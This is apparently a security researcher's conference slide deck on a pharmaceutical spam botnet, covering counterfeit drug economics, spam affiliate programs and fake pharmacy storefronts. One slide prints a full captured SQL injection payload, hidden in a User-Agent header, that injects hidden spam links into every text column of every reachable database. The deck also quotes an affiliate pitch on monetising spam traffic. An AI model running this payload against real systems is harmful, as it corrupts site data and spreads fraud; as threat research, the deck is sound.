



# V!4GR4 BotNet: Cyber-Crime, Enlarged

Koby Kilimnik

@sbox90

@imperva

**IMPERVA**<sup>®</sup>




```
> koby.history
<- [“PT”, “Dev”]
> koby.employer
<- “Imperva”
> koby.positionX
<- “Research”
> koby.social
<- {“TWT”: “@sbox90”, “github”: “solebox”}
> koby.charset
<- ISO-8859-8 accent
```



# *Cyber Drug Lord*





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Winter 2018 Edition

$C_{28}H_{38}N_6O_{11}S$


*overdose death less common*




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I am not a meme addict,  
I swear.








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## **FINALLY**


@sbox90





58 Million USD

Source: [therichest.com](http://therichest.com)



Source: Forbes



Average Software Engineer Salary:  
~100K USD/Year



Winter 2018 Edition

Hold on, we're half-way there...



### Top selling drugs

	Revenue (2016) - B\$	Is on campaign?
Humira	16.078	No
Harvoni	9.081	No
Enbrel	8.874	No
Rituxan	8.583	No
Remicade	7.829	No
Revlimid	6.974	Yes
Avastin	6.752	No
Herceptin	6.751	No
Lantus	6.054	No
Prevnar 13	5.718	No
Xarelto	5.390	Yes
Eylea	5.045	No
Lyrica	4.966	No
Neulasta	4.701	No
Advair	4.325	Yes
...		
Viagra	1.5	Yes

# 10% of Pharma market is counterfeit

Annual Death-Toll >= 1,000,000

**The tip of the iceberg...**

**GlavMed & SpamIt: \$67.7 M in 2009**

**RX-Promotion: \$12.8 M in 2010**



**SPAMHAUS**

## The 10 Worst Spammers

As of 27 August 2017 the world's worst spammers and spam gangs are:

1



[\*\*Canadian Pharmacy\*\*](#) - Ukraine

A long time running pharmacy spam operation. They send tens of millions of spams per day using botnet techniques. Probably based in Eastern Europe, Ukraine/Russia. Host spammed web sites on botnets and on bulletproof Chinese web hosting.


# So you wanna sell V!4GRA?



<http://www.spomoni.com/partnership/onlinepaymaster>

Чем интересны OnlinePaymaster?

- Есть возможность подключения шопа по API, теперь можно просто отправлять заказы напрямую.
- Дизайны шопов 2017 года, с возможностью совершения покупки прямо с Home Page.



- Комиссия по принципу Revshare 30–50% от подтвержденных заказов, в зависимости Ваших объемов. С одного заказа в среднем \$80–100 идет вебмастеру.
- Большое количество промо материалов – лэндинги, баннеры, шаблоны шопов, которые легко устанавливаются, White Label на домене и хосте партнёки, купоны на скидку.



- 30-50% Commission
- Templates, Banners, ETC
- API Support

*Since this is a pharmacy, the online program Paymaster appreciates your privacy and guarantees anonymity*

*Where to take traffic? Most often, pharma traffic is poured from email dispatches [...] the ways and methods of mining traffic are limited only by your imagination.*

The screenshot shows the homepage of MyCanadianPharmacy. At the top, there's a navigation bar with links for "ALL PRODUCTS LIST", "ABOUT US", "HOW TO ORDER", "F.A.Q.", and "CONTACT US". The main headline is "Erection Pack" with a "TIME LIMITED OFFER" below it. It features two bottles of medication and a price of \$74.95. To the right, there's a large image of an elephant standing next to a small basket. The bottom of the page includes a "YOUR CART" summary, a search bar, and a footer with social media icons.

**Men's Health**

- Super Active
- Super Active+ Professional
- Super Active+ Soft Tabs
- Super Force Professional
- Super Soft Tabs
- Men's
- Super Active ED Pack
- View all products

**CANADIAN Health & Care Mall**





**Men's Power Charge**

10 pills + 10 pills = **\$74.95**

**ORDER NOW**

**SPECIAL PROMOTIONS AND DISCOUNTS ON VALENTINE'S DAY!**



**POWERPACK**

**ORDER NOW**



**TOP DRUGS**

A part

**BUY**

The screenshot shows the homepage of Healthcare Online. At the top left is a doctor's image. The top center features the "Healthcare Online" logo. Top right shows a user account summary: "YOUR CART" with "Items: 0 | Total: \$0.00". Below the header is a navigation bar with currency options: "USD GBP CAD EUR AUD CHF". The main content area has a "Most Popular Products" section. The first product is "Viagra" (Sildenafil Citrate) starting at \$1.33, described as helping with erectile dysfunction. The second product is "Viagra Soft Tabs" starting at \$1.46, described as a highly effective orally administered drug for treating erectile dysfunction, also known as impotence. Both products have a "Buy Now" button. To the right, there's a sidebar with "MENS HEALTH" categories like "Viagra", "Super Active+", "Professional", "Soft Tabs", "Super Force", and "Rexona". A search bar is at the top right, and a "Cart" icon is visible.

The image shows the top navigation bar of the CVS Pharmacy website. It includes the CVS Pharmacy logo with the tagline "FOR ALL THE WAYS YOU CARE". The navigation menu consists of five items: "About Us", "How to Order", "Testimonials", "FAQ", and "Contact Us", each accompanied by a small icon. Below the menu is a large, scenic photograph of a residential neighborhood with palm trees and houses. Overlaid on the right side of the photo is a "Shopping Cart" summary box containing the text "Items: 0 Subtotal: \$0.00" and a red "CHECKOUT" button.

The screenshot shows the homepage of the PharmaSos website. At the top left is the logo 'PharmaSos' with a green maple leaf icon. The top navigation bar includes links for 'Home', 'Special Offers', 'Free', '4 pills for every', '12 pills for every', 'Special Offer', 'Proceed to Checkout', and 'About Us'. A dropdown menu for currency conversion is open, showing options like USD, GBP, CAD, EUR, AUD, and CNY. The main content area features a large photo of a doctor and a nurse. To the right, there's a promotional banner for 'SAVE ON VALENTINE'S DAY' with a 'POWERPACK' for \$74.95. The bottom of the page has a red banner with the text 'QUALITY DRUGS FROM CANADA!' and a 'Product Search' bar.

TOP Products	
 <span style="background-color: #ccc; display: inline-block; width: 100px; height: 20px; vertical-align: middle;"></span>	<b>£1.13</b> <a href="#">More info</a> <a href="#">Add to cart</a>
<p>Generic [REDACTED], containing Sildenafil Citrate, enables many men with erectile dysfunction to achieve or sustain an erect penis for sexual activity. Since becoming available [REDACTED] has been the prime treatment for erectile dysfunction.</p>	

TOP Products	
 <span style="background-color: #ccc; display: inline-block; width: 100px; height: 20px; vertical-align: middle;"></span>	<b>£1.40</b> <a href="#">More info</a> <a href="#">Add to cart</a>
<p>[REDACTED] is a highly effective orally administered drug for treating erectile dysfunction, more commonly known as impotence. Recommended for use as needed, [REDACTED] can also be used as a daily medication.</p>	

# SPAM or SEO?

# Whitehat vs Blackhat (SEO)

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0);declare @b  
cursor;declare @s varchar(8000);declare @w varchar(99);set @b=cursor for select DB_NAME() union select name  
from sys.databases where (has_dbaccess(name)!=0) and name not in ('master','tempdb','model','msdb',DB_  
NAME());open @b;fetch next from @b into @w;while @@FETCH_STATUS=0 begin set @s='begin try use '+@  
w+';declare @c cursor;declare @d varchar(4000);set @c=cursor for select "update ["+TABLE_NAME+"] set  
["+COLUMN_NAME+"]=[ "+COLUMN_NAME+"]+case ABS(CHECKSUM(NewId()))%10 when 0 then """<div  
style="display:none">thyroxine <a href="http://www.carp-fishing.nl/page/Celebrex-100Mg.aspx">"""+case  
ABS(CHECKSUM(NewId()))%3 when 0 then ""read"" when 1 then ""prednisolone 10mg"" else ""read"" end  
+""</a> kamagra</div>"" else """" end" FROM sysindexes AS i INNER JOIN sysobjects AS o ON i.id=o.id INNER  
JOIN INFORMATION_SCHEMA.COLUMNS ON o.NAME=TABLE_NAME WHERE(indid in (0,1) and DATA_TYPE  
like "%varchar" and(CHARACTER_MAXIMUM_LENGTH in (2147483647,-1));open @c;fetch next from @c into  
@d;while @@FETCH_STATUS=0 begin exec (@d);fetch next from @c into @d;end;close @c end try begin catch end  
catch';exec (@s);fetch next from @b into @w;end;close @b--
```

## Effect on Google Search Engine

[REDACTED] da  
[REDACTED] obanque ▾  
[REDACTED] que<div style="display:none">walgreens online photo coupon <a ... <a href="http://www.hieple.net/page/cipro">priligy pill</a> thyroxine bottle</div>.

[REDACTED] i<div style="display:none">open <a href="http ...  
[REDACTED] n.com/yazidetay.aspx?Id=77 ▾  
[REDACTED] i<div style="display:none">open <a ... <a href="http://www.bistromc.org/page/thyroxine-bottle">bistromc.org</a> tadalafil</div> ...

[REDACTED] virliği  
[REDACTED] g.asp?haber\_id=2128 ▾  
